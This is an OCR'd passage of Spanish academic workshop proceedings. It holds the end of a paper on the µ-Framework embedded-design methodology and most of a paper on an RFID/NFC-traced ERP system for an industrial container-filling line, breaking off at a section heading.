


Figura 11. Iteraciones sobre el MVP

Con los sucesivos sprints se van agregando capas, en este caso las de comunicación y presentación. Los pasos que seguirían para completar el modelo, serían las capas de interfaces de administración y análisis de información (almacenamiento Web, exportación a Excel, etc.).

Es de observar que dentro de la metodología no se propuso ningún método de seguimiento de tareas en particular (PERT, GANTT), ni se refirió al control del orden de los subprocesos. Estas acciones son complementarias al marco de desarrollo y su uso queda librado a la experiencia del usuario. Tal como existen hoy herramientas para realizar GANTT con los términos de Agile, podrían usarse sin interferir en los pasos propuestos.

2.2 Hardware Sustentable

Al comienzo de este trabajo se especificaron de las ventajas que podía aportar el software sustentable. Tal como sucedía con el citado criterio COTS, evaluar la viabilidad de utilizar subconjuntos de hardware de fácil adquisición a la hora de diseñar; tomarse el tiempo para hacer un análisis de los diferentes caminos que están disponibles para lograr un desarrollo estable y con buenas perspectivas de soporte en el futuro, suele dar generosos frutos. El concepto de usar hardware selecto para generar productos difíciles de mantener y comprender ha caído en desuso y cada vez la apertura tecnológica es mayor. Actualmente la tendencia para pequeños desarrollos es utilizar el hardware más estable, confiable y económico.

En el excelente libro escrito en 1975 por Thomas Blackeslee [4] sobre diseño digital, se aborda no solo la importancia de la subdivisión de tareas en módulos funcionales, sino el arte de discernir los verdaderos retos del diseño. En su capítulo sobre división modular, inserta el concepto de "black box", bloques de proceso de los cuales sólo importa su función y comienza a establecer el concepto de hardware sustentable, refiriéndose a la correcta elección de los componentes.

Cuando en µ-Framework se refiere a hardware sustentable, significa utilizar subconjuntos que cumplan funciones del diseño, que sean de fácil adquisición, de amplio uso en el mercado, con rendimiento ampliamente probado. En los últimos años, en medio de lo que se dio llamar la "*democratización del conocimiento*"[3] en el campo de los microcontroladores, comenzaron a producirse innumerables piezas de hardware, listas para usar con sus bibliotecas asociadas y múltiples ejemplos de uso. Entre estas piezas hay sistemas de desarrollo (desde los más básicos a los más avanzados) e infinidad de periféricos y accesorios que se conectan fácilmente a estos sistemas.

Se pone así, a disposición del diseñador de baja escala, hardware testeado, con terminales para cablear y soldar. Esta característica facilita el armado y evita la manipulación de componentes pequeños y frágiles, difíciles de utilizar en prototipos sin el instrumental adecuado.

Se ofrecen, además, shields (placas suplementarias) de conexión, conectores a medida de las placas de desarrollo, pequeñas placas madre y placas Piggyback (que se insertan sobre las placas principales) que agregan capacidades y aceleran el desarrollo notablemente.

Las razones antedichas propician el uso de hardware sustentable por costo, rendimiento y disponibilidad. Además, inevitablemente, el hardware sustentable genera software sustentable, resultando código más fácil de entender y mantener.

Utilizar subconjuntos armados, es sumamente útil en la etapa de prototipo o en las producciones a baja escala. Pero el criterio de elección de componentes se extiende aún cuando la escala sea mayor y usar subconjuntos deje ya de ser práctico.

Si bien este fenómeno comenzó con Arduino, hoy muchos fabricantes tomaron el mismo criterio al ver los resultados obtenidos por abrir las puertas de sus productos. Se ha intensificado el soporte y el acceso a documentación, teniendo como objetivo no sólo a los diseñadores expertos. Se pueden conseguir hoy en el mercado, microcontroladores de alta performance con plataformas de desarrollo sencillas y en algunos casos, compatibles con la básica IDE de Arduino.

[3] David Cuartielles sobre su proyecto Arduino (Diario El País, España, 28 septiembre de 2006)

En el caso de uso, se utilizará la línea STM32F103, el software de generación de entorno STM32CubeMX[4] y Atollic TrueSTUDIO[5] e IDE Arduino como plataformas de desarrollo para lenguaje C, Assembler y Phyton. El microcontrolador STM32 es uno de los casos de integración de un dispositivo potente con una plataforma de desarrollo sencilla y gratuita.

En caso de ser necesario un módulo DSP para proceso de señales de medición se desarrollará con Audio Weaver[6] otra aplicación que facilita la programación DSP en la familia de microcontroladores ST.

De esta forma, queda claro como diferentes módulos se pueden desarrollar con múltiples herramientas.

2.3 Influencia de los cambios tecnológicos en la toma de requisitos

En el momento de establecer los alcances del proyecto, el entorno tecnológico aporta nuevas sendas para encaminar el desarrollo.

Una pregunta clave en el desarrollo de un proyecto es: ¿Es este un proyecto que resuelve una necesidad puntual o podría transformarse en un producto?

Si un diseño resuelve un problema puntual, por ejemplo, el control de la línea de laminación de una metalúrgica, es probable que el desarrollo fuera cerrado y propietario. O por lo menos, es lo que sucedía en las últimas décadas del siglo pasado. La tendencia era diseñar un gran circuito basado en una familia o la combinación de varias familias lógicas (CMOS, TTL, etc.) con el único objetivo de satisfacer las necesidades operativas propuestas.

Hoy, el objetivo de generar un diseño, debería cambiarse por el de generar un producto. A los conceptos tratados en párrafos anteriores, se suman otros, que facilitan la expansión, integración y conectividad. Expansión, es sumar capacidades a un producto y a esta altura del documento, se puede entender fácilmente que un proyecto nunca debería darse por terminado, sino que, al alcanzar la fase de puesta en producción, debería ser su destino natural seguir evolucionando.




Figura 11. Aporte de datos online

Plantear algunos interrogantes durante el proceso de diseño, ayuda a completar los alcances, por ejemplo:

- ¿Será necesario en algún momento de la vida tecnológica del producto la conectividad con nodos similares?
- ¿La información generada por esos nodos podría consolidarse? ¿Ayudaría eso a una mejor toma de decisiones de gestión?
- ¿En caso de centralizar la información en un nodo único, el flujo de datos será horizontal, vertical o ambos?
- ¿El almacenamiento de información histórica de procesos con fines estadísticos agrega valor?
- ¿El monitoreo remoto y central de las actividades de varios sistemas similares, es deseable?
- ¿La integración a sistemas mayores o menores sería una característica diferencial?
-

Todas las respuestas a esas preguntas llevan al mismo universo: IoT, BI, Big Data, Web Services. Los sistemas más autónomos que se puedan imaginar, se encuentran hoy conectados y generan datos constantemente. El la Figura 11 se puede ver la comparación entre la información que suben a la web los sistemas de los autos conectados, versus otras actividades online. La posibilidad de monetarizar el acceso a estos datos es un negocio incipiente, ya que sería de gran utilidad para aseguradoras y fabricantes de automóviles para determinar costumbres de manejo y otros parámetros de la conducción.

Demás está decir que el volumen de datos que aportan los automóviles conectados, que crecen en número día a día, traerá problemas de almacenamiento y proceso a corto plazo. Por esa razón ha avanzado el desarrollo de la tecnología llamada Edge Computing o Fog Computing que procesa datos antes de subirlos a la nube con el objetivo de minimizar así, su volumen.

2.4 Seguridad

La multiplicación del volumen de datos ha también multiplicado la importancia de mantenerlos seguros. El tópico es tan extenso que excede los alcances de este documento, pero aun así es obligatoria su mención. El ingreso de la seguridad en la estructura de los microcontroladores está impactando en los diseños desde sus raíces para poder compatibilizarlos con IoT. En los próximos años, su influencia en la programación y diseño será capital.

3. Conclusiones y trabajos futuros

El objetivo del presente trabajo es analizar sucintamente las causas y efectos de los cambios en el tablero tecnológico y como eso repercute en los procesos de diseño de sistemas embebidos. Este análisis, desde lo secuencial y

[4] https://www.st.com/en/development-tools
[5] https://atollic.com/truestudio/
[6] https://dspconcepts.com/st

metodológico es frecuente en el desarrollo de software, pero no lo es tanto en los sistemas integrados.

µ-Framework es en sí, una propuesta metodológica que toma procesos y conceptos de diseño clásicos y los adapta a las nuevas reglas. Si bien, la metodología propuesta, tal como su dominio de aplicación, sufrirán cambios constantes; se trata de aportar desde la formación del sentido común, ya que no es la intención proponer un método férreo de diseño, sino una forma de pensar los desarrollos.

La ventaja que otorga la rápida adaptación a los escenarios tecnológicos es un rasgo diferencial, rector del desarrollo sustentable y de las buenas reglas del diseñador. Es, en resumen, el gran objetivo de este documento; hacer notar que los cambios tecnológicos no solo influyen en las plataformas, sino en los criterios con que se aborda el diseño.

Por cuestiones de extensión, el presente trabajo se concentra más en aclarar el marco conceptual en que se basa µ-Framework que en ahondar en detalles técnicos generados por el caso de estudio. Existe una tesis en redacción que incluirá tanto los resultados metodológicos como técnicos con mayor detalle.

El abordaje a este tema recién comienza y su aplicación proveerá mejoras y extenderá el alcance. Los objetivos próximos son generar una documentación concisa que guíe los pasos del desarrollo y un método claro para evaluar resultados. Estos puntos ayudarán a la aplicación y evaluación de resultados, principalmente en el entorno académico.

Agradecimientos

Al Ing. Fernando Szklanny. Al Lic. Carlos Maidana, Ing. Hugo Tantignone del Departamento de Ingeniería de UNLAM, por su constante apoyo y guía.

Al Ing. Jorge Casanova, por su inagotable memoria y amistad.

Al Sr. Eugenio Paredes Rojas y el Sr. Pablo Lombardi por compartir desinteresadamente su extensa experiencia de campo.

Referencias

[1] Punkka, T., Embedded Agile, Embedded System Conference 2010, ESC 241, Boston, USA, 2010

[2] Department of Defense USA, FAR, Part12, Cap. Adquisition of Commercial Items, USA, 2018.

[3] Kaplan G., Hadad G., Doorn J., Sampaio do Prado Leite J. Inspección del Léxico Extendido del Lenguaje, III Workshop de Engenharia de Requisitos (WER), 2000.

[4] Blakeslee, T, Digital Design with Standard MSI and LSI, John Wiley and sons, New York, Cap. 2, 1975

[5] Embedded, Yes, you can develop embedded software using Agile methodology, https://www.embedded.com/, 2016{{[{{

[6] Holzman G., The Power of Ten – Rules for Developing Safety Critical Code, IEEE, Nasa /JPL Laboratory for Reliable Software, 2018

[7] University of Washington, Embedded Systems Design and Development, https://class.ece.uw.edu/, Cap 12.0 – Design Cycle

[8] Manifesto for Agile Development Software, Twelve Principles of Agile Manifesto, https://agilemanifesto.org

[9] Microsoft, Creating Security Controls for IoT at Microsoft, Microsoft IT Showcase, USA, 2017

[10] Steve Blank, Perfect by Subtraction – The Minimum Feature, https://steveblank.com, 2010

Desarrollo de un Sistema de Planificación de Recursos Empresariales para Procesos Industriales, con Trazabilidad por RFID/NFC

Lupi, Daniel; Zaradnik, Ignacio; Dominguez, Facundo; Rodriguez, Carlos;
García, Federico; Turconi, Diego; Slawiski, Javier.
Laboratorio de Inteligencia Ambiental Departamento de Ingeniería e Investigaciones Tecnológicas, Universidad Nacional de la Matanza. Buenos Aires, Argentina.
izaradnik@unlam.edu.ar; dominguez@unlam.edu.ar

Resumen

En el presente trabajo se detalla el software desarrollado para un sistema inteligente de llenado de envases con tecnología RFID/NFC (Radio Frequency Identification / Near Field Communication o Identificación por Radio Frecuencia / Comunicación de Campo Cercano), el cual posee la estructura de un sistema ERP (Enterprise Resource Planning o Planificación de Recursos Empresariales). El sistema de llenado ejemplifica el uso de electrónica impresa y dispositivos RFID/NFC en la trazabilidad de toda la cadena de suministros. Este sistema está conformado por un conjunto de elementos electroneumáticos, un PLR (Programmable Logic Relay o Relé Lógico Programable), un módulo de expansión de entradas y salidas, diversos tipos de sensores, lectores / grabadores RFID/NFC y una computadora con el software aquí detallado. Tanto el software como el sistema desarrollados responden al actual auge en la implementación de sistemas inteligentes, motivados por el avance de la Industria 4.0 [1].

1. Introducción

En la actualidad, la complejidad de los procesos industriales va en aumento, lo que hace necesario contar con sistemas que permitan administrar la información asociada a los mismos. Estos sistemas son llamados ERP (Enterprise Resource Planning o Planificación de Recursos Empresariales).

Un sistema ERP es un sistema de información integrado, configurable y adaptable que proyecta y gestiona todos los recursos y sus usos en una compañía, y optimiza e incorpora todos los procesos de la organización. Los sistemas ERP deben ser rentables, es decir brindar la posibilidad de reducir los costos o incrementar la ganancia, ya que estos son los requerimientos básicos y principales motivaciones de una compañía. Estos sistemas tienen un amplio rango de aplicación en áreas industriales y no industriales, destacándose los siguientes ámbitos [2][3]:

- Aeroespacial y defensa.
- Bancario.
- Productos de consumo.
- Construcción.
- Salud.
- Educación e investigación.
- Seguros.
- Productos sin procesar y procesados.
- Logística.
- Transporte.
- Sector público.
- Telecomunicación.

Los sistemas ERP emplean una arquitectura servidor / cliente, generalmente formada por tres capas lógicas [4]:

- Capa de presentación: Consta de una GUI (Graphical User Interface o Interfaz Gráfica de Usuario) unificada o un navegador, que registra entradas por parte de los usuarios, genera peticiones y devuelve los resultados para ser analizados e interpretados.
- Capa de aplicación: Está compuesta por programas que reciben y procesan las solicitudes generadas por los usuarios a través de la capa presentación.
- Capa de base de datos: Sistemas de administración de base de datos que gestionan los datos operativos y empresariales de toda la compañía.

Las funcionalidades o módulos básicos que un sistema ERP típicamente incluye son las siguientes [5]:

- Finanzas.
- Recursos humanos.
- Producción.
- Control de stock.
- Ventas, distribución y logística.
- Clientes.
- Ciclo de vida de productos.
- Proveedores.
- Inteligencia de negocios.
- Cadena de suministros.

Teniendo en cuenta las principales características de los sistemas ERP, como su arquitectura, capas lógicas, módulos, capacidad de manejo de alto volumen de información, flexibilidad, entre otras, se desarrolló un sistema ERP enfocado en mantener la trazabilidad de todas las actividades y procesos de una cadena de suministros.

2. Líneas de investigación y desarrollo

El presente trabajo es parte de lo realizado en el marco del proyecto "Utilización de electrónica impresa para el desarrollo de sistemas de seguimiento, identificación y trazabilidad de productos manufacturados", el cual se viene desarrollando en los últimos años en el contexto del Laboratorio de Inteligencia Ambiental del Departamento de Ingeniería e Investigaciones Tecnológicas de la Universidad Nacional de la Matanza [6-12]. Este trabajo se realizó con fondos provenientes del PROINCE (Programa de Incentivos a Docentes Investigadores Secretaría de Políticas Universitarias) y de un subsidio PICTO (Proyectos de Investigación Científica y Tecnológica Orientados) del ministerio de Ciencia Tecnología e Innovación Productiva.

En este contexto se desarrolló un sistema inteligente de llenado de envases, a través del cual se pretende ejemplificar el uso de dispositivos RFID/NFC (Radio Frequency Identification / Near Field Communication o Identificación por Radio Frecuencia / Comunicación de Campo Cercano), realizados por medio de electrónica impresa, en la trazabilidad de productos manufacturados. El sistema desarrollado busca que la trazabilidad sea llevada en toda la cadena de suministros, es decir desde el ingreso de la materia prima para la fabricación de los productos, hasta la entrega de los lotes producidos.

3. Resultados obtenidos

3.1 Descripción general del software desarrollado

El programa desarrollado posee la estructura de un sistema ERP, en el que actualmente se implementaron los módulos relacionados directamente con el proceso de producción y logística. Esta prioridad se estableció debido a que la funcionalidad principal que diferencia al software desarrollado con cualquier otra aplicación o sistema ERP, es la capacidad de controlar la trazabilidad de los productos elaborados de manera inteligente, desde el momento de la adquisición de la materia prima hasta la distribución del producto manufacturado.

El programa permite controlar por completo el proceso de producción, seleccionando los productos a envasar, y comandando las operaciones que los distintos dispositivos de la cadena de producción deben realizar. Además, el software registra la información de todas las tareas y actividades que se realizan en un sistema de bases de datos, de manera automática. Cada producto elaborado, como las cajas que los contienen y los pallets que se utilizan para su posterior transporte, posee una etiqueta que incorpora un tag RFID/NFC, a través de las cuales se registra en el sistema las acciones realizadas sobre los productos, y en las que el programa graba la información necesaria para garantizar su correcta trazabilidad.

3.2 Descripción del proceso productivo

Los envases a llenar se introducen en el comienzo de la línea de producción, donde son detectados por un sensor óptico, activando la cinta transportadora. El envase avanza hasta la posición de etiquetado, lugar en el que el sistema lo detecta por medio de un nuevo sensor y detiene su movimiento, para luego adherirle una etiqueta que posee un tag RFID/NFC. Finalizado el proceso de etiquetado, la cinta transportadora se activa nuevamente y el envase pasa por un lector RFID/NFC, que, al leer el tag incorporado, lo identifica para activar el proceso de llenado correspondiente. Finalizado el proceso de llenado, los datos de trazabilidad son grabados en el tag por otro lector RFID/NFC ubicado al final de la etapa.

Utilizando el lector anteriormente mencionado, los envases son contados para luego almacenarlos en cajas. Una vez que la línea de producción recibe la orden de cerrar una caja, generada por el sistema, se graba la información de producción y del pedido en el tag RFID/NFC de la etiqueta que cada caja posee, por medio de otro lector RFID/NFC.

En la siguiente etapa, por medio de un nuevo lector RFID/NFC, en este caso portátil, se controlan las cajas que se empaquetan en cada pallet. Cuando se finaliza la carga de cajas en el pallet, se graba la información correspondiente en el tag RFID/NFC de la etiqueta que cada pallet posee, con el mismo lector RFID/NFC. De esta manera, los pallets quedan preparados para ser cargados en los camiones que se encargan de la distribución de los productos manufacturados.

A raíz de la complejidad y los costos del hardware asociado, a la fecha en que se presenta este trabajo el mismo no se encuentra totalmente finalizado. A continuación, se muestran las distintas partes implementadas. En la **Figura 1** se puede apreciar el sistema de etiquetado.



Figura 1. Sistema de etiquetado.

La **Figura 2** presenta una imagen del dispositivo electroneumático encargado de realizar el llenado. El mismo está formado por una cinta transportadora, sensores ópticos para la detección del envase, dos

lectores/grabadores de RFID/NFC y un conjunto de elementos electroneumáticos. El control del dispositivo electroneumático y de la etapa de etiquetado se lleva a cabo por medio de un PLR (Programmable Logic Relay o Relé Lógico Programable), y un módulo de expansión de entradas y salidas, ambos de la firma Siemens.




Figura 2. Dispositivo electroneumático.

3.3 Etiquetas RFID/NFC

Si bien se diseñaron y fabricaron tags con electrónica impresa, los cuales se pretendían imprimir en etiquetas, los resultados obtenidos no fueron satisfactorios [12], por lo que en el proyecto se utilizaron etiquetas comerciales basadas en el chip NTAG203 de NXP [13], las cuales se adhieren al envase de cada producto que pasa por la línea de producción, las cajas donde estos se empaquetan y los pallets en los que finalmente se los distribuye (**Figura 3**).




Figura 3. Etiqueta autoadhesiva RFID/NFC.

3.3.1 Características generales de la solución empleada

El NTAG203 es una solución pasiva, es decir, a través de la misma transmisión inalámbrica de datos el dispositivo recibe energía para su alimentación. Cumple con la norma ISO/IEC 14443, trabajando en una frecuencia de operación de 13,56 MHz con una tasa máxima de transmisión de datos de 106 kbit/s, un alcance de hasta 10 cm y una memoria de 168 Bytes.

3.3.2 Organización de la memoria

Los 168 Bytes de la memoria EEPROM se encuentran divididos en 42 páginas, de 4 Bytes cada una. De esta cantidad, 144 Bytes (36 páginas) están disponibles para los datos definidos por el usuario, desde la página 04h hasta la página 27h. En la **Figura 4** se indica cómo se distribuye la información dentro de la memoria, pudiendo verse las posiciones que ocupan el número de serie, Bytes de bloqueo, área programable de un solo uso, memoria de usuario y el contador de 16 bits.

Page address		Byte number			
Decimal	Hex	0	1	2	3
0	00h	serial number			
1	01h	serial number			
2	02h	serial number	internal	lock bytes	lock bytes
3	03h	OTP	OTP	OTP	OTP
4 to 39	04h to 27h	user memory	user memory	user memory	user memory
40	28h	lock bytes	lock bytes	-	-
41	29h	16-bit counter	16-bit counter	-	-

Figura 4. Distribución de la memoria del tag.

3.3.3 Protocolo de comunicación

La comunicación se realiza por medio de tramas con los siguientes campos:

- Preamble: 1 Byte (00h).
- Start of Packet Code: 2 Bytes (00h y FFh).
- LEN: 1 Byte indicando la cantidad de Bytes en el campo datos (TFI y PD0 hasta PDn).
- LCS: 1 Byte de checksum del largo del campo datos, tal que el Byte menos significativo de la suma [LEN + LCS] sea igual a 00h.
- TFI: 1 byte identificador de trama. Este valor depende del sentido del mensaje.
    - D4h para una trama transmitida del lector PN532 al tag.
    - D5h para una trama transmitida del tag al lector PN532.
- Packet Data: LEN-1 Bytes de datos empaquetados. El primer Byte, PD0, es el código del comando.
- DCS: 1 Byte de Checksum del campo datos, tal que el Byte menos significativo de la suma [TFI + PD0 + PD1 + … + PDn + DCS] sea igual a 00h.
- Postamble: 1 Byte (00h).

3.3.4 Lectores de tags

En la **Figura 5** puede observarse uno de los lectores utilizados en el proyecto.



Figura 5. Lector RFID/NFC.

Estos lectores están basados en el chip PN532 de NXP [14], los cuales operan a 13,56 MHz y son compatibles con la norma ISO/IEC 14443 Tipo A y Tipo B.

Al poseer una antena integrada en el PCB, los lectores seleccionados permiten su utilización sin requerir de una antena externa. Aunque la comunican con la computadora se implementó a través de la interfaz UART, los lectores también ofrecen la posibilidad de comunicarse por medio de los protocolos SPI e IIC.

3.4 Entorno de desarrollo

Para el desarrollo de la aplicación se empleó la versión de prueba de LabWindows/CVI [15], el cual es un entorno de desarrollo integrado ANSI C de National Instruments con más de 30 años en el mercado, que incluye herramientas de ingeniería con bibliotecas integradas para el análisis y diseño de interfaces de usuario. LabWindows/CVI incluye herramientas para depuración avanzada, documentación de código e implementación de sistemas, permitiendo integrar control de código fuente, requerimientos y sistemas de administración de datos. También facilita la rápida adquisición de datos desde instrumentos con interfaz GPIB (General Purpose Interface Bus o Bus de Interface de Propósito General), USB (Universal Serial Bus o Bus Serial Universal), serial (estándares RS-232 y RS-485), Ethernet, PXI (PCI eXtensions for Instrumentation o eXtensión PCI para Instrumentación), entre otras, utilizando las bibliotecas integradas de comunicación de instrumentos, controladores de instrumentos integrados, o los asistentes interactivos para mediciones que el mismo posee.

3.5 Sistema de gestión de base de datos

Como base de datos se empleó MySQL Community Edition [16], el cual es una versión gratuita con licencia GPL de MySQL, un sistema de bases de datos relacional, multihilo y multiusuario.

4. Desarrollo

En la pantalla principal del programa (**Figura 6**) se tiene acceso a los tres módulos implementados:

- Módulo Productos.
- Módulo Producción.
- Módulo Logística.

También se pueden observar seis módulos adicionales, indispensables en cualquier sistema ERP, que se implementaran en futuras versiones del programa.

4.1 Configuraciones

Dentro de la pantalla principal, y de cada uno de los principales módulos, se puede acceder a las distintas configuraciones permitidas por el software desarrollado, por medio de la opción “Sistema” de la barra de menú.



Figura 6. Pantalla principal del software.

4.1.1 Configuración RS-232

Dentro de la pantalla de opción “Configuración RS232” se puede configurar y manejar las comunicaciones del sistema con los siete módulos de comunicación RFID/NFC que se utilizan en el proyecto:

- Módulo RFID/NFC 1: Se utiliza en el submódulo "Identificación de producto" del módulo "Producción".
- Módulo RFID/NFC 2: Se utiliza en el submódulo "Grabación / Conteo / Empaquetado" del módulo "Producción", para la grabación de información en envases.
- Módulo RFID/NFC 3: Se utiliza en el submódulo "Lector de etiquetas" del módulo "Producción".
- Módulo RFID/NFC 4: Se utiliza en el submódulo "Grabación de productos" del módulo "Producción".
- Módulo RFID/NFC 5: Se utiliza en el submódulo "Grabación / Conteo / Empaquetado" del módulo "Producción", para la grabación de información en cajas.
- Módulo RFID/NFC 6: Se utiliza en el submódulo "Pallet" del módulo "Producción".
- Módulo RFID/NFC 7: Se utiliza en el submódulo "Transporte" del módulo "Logística".

4.1.2 Configuración del servidor MySQL

En la pantalla de la opción “Configuración del servidor MySQL” (**Figura 7**) se debe configurar los parámetros del servidor MySQL para que el sistema desarrollado pueda comunicarse con la base de datos.




Figura 7. Configuración de servidor MySQL.

Los parámetros configurables son la dirección IP del servidor MySQL, y el nombre de usuario y contraseña generados al momento de la instalación de MySQL Community Edition en el servidor. Además, en esta pantalla se tiene la posibilidad de crear las bases de datos utilizadas en el sistema.

4.1.3 Configuración de máquinas

Dentro de la pantalla de la opción "Configuración de máquinas" (**Figura 8**) se pueden seleccionar diversos datos utilizados en el sistema: usuario, fábrica, máquina, lote, tipo de caja y tipo de producto. Con esta información, el sistema da órdenes al automatismo. Por ejemplo: en función del tipo de producto indica si el llenado se debe realizar o no, o en función del tipo de caja el sistema sabe cuándo debe dar la orden de cambiar de caja, por encontrarse llena.




Figura 8. Configuración de máquinas.

4.2 Módulo Productos

Dentro de módulo "Productos" (**Figura 9**) se puede administrar, es decir dar de alta, baja o modificar los diversos productos fabricados en el proceso de producción. De cada producto se almacena una pequeña descripción, y el precio sugerido de venta. Además, podemos administrar el stock de los productos que cada sucursal o punto de venta posee, junto con el precio al que efectivamente los venden.




Figura 9. Módulo productos.

4.3 Módulo Producción

En el módulo "Producción" encontramos su funcionalidad dividida en diferentes submódulos: administrador de producción, grabación de productos, identificación de productos, grabación / conteo / empaquetado, pallet y, por último, lector de etiquetas RFID/NFC.

4.3.1 Submódulo Administrador de producción

Este submódulo controla el stock de la materia prima utilizada en la producción, y realiza los pedidos correspondientes en el momento adecuado, para mantener un mínimo stock y asegurar un continuo funcionamiento de la línea de producción. También organiza en lotes los productos solicitados en los pedidos recibidos, para maximizar la cantidad de productos iguales fabricados consecutivamente, consiguiendo así una mayor productividad.

4.3.2 Submódulo Grabación de productos

Este submódulo (**Figura 10**) posee un lector RFID/NFC asociado que permite grabar los tags RFID/NFC de las etiquetas de los envases vacíos con el nombre del producto que deben llevar, en base a los pedidos recibidos. Esto permite, en el proceso de llenado, que el sistema identifique el producto que dicho envase debe llevar. Este submódulo dispone de un contador, para facilitar el control de los tags grabados.



Figura 10. Submódulo grabación de productos.

4.3.3 Submódulo Identificación de producto

En el proceso de llenado, por medio de un lector RFID/NFC asociado, este submódulo (**Figura 11**) detecta el producto que cada envase debe llevar, leyendo el tag RFID/NFC de su etiqueta.



Figura 11. Submódulo identificación de producto.

Según la información que se lea y la que el sistema posea configurado, este submódulo le indica a la línea de producción si debe o no realizar el proceso de llenado. Todos los productos detectados son almacenados en la base de datos, junto a información relevante del proceso: producto, fábrica, maquina, operario, lote, fecha y hora. Este submódulo también brinda la posibilidad de elaborar reportes.

4.3.4 Submódulo Grabación / Conteo / Empaquetado

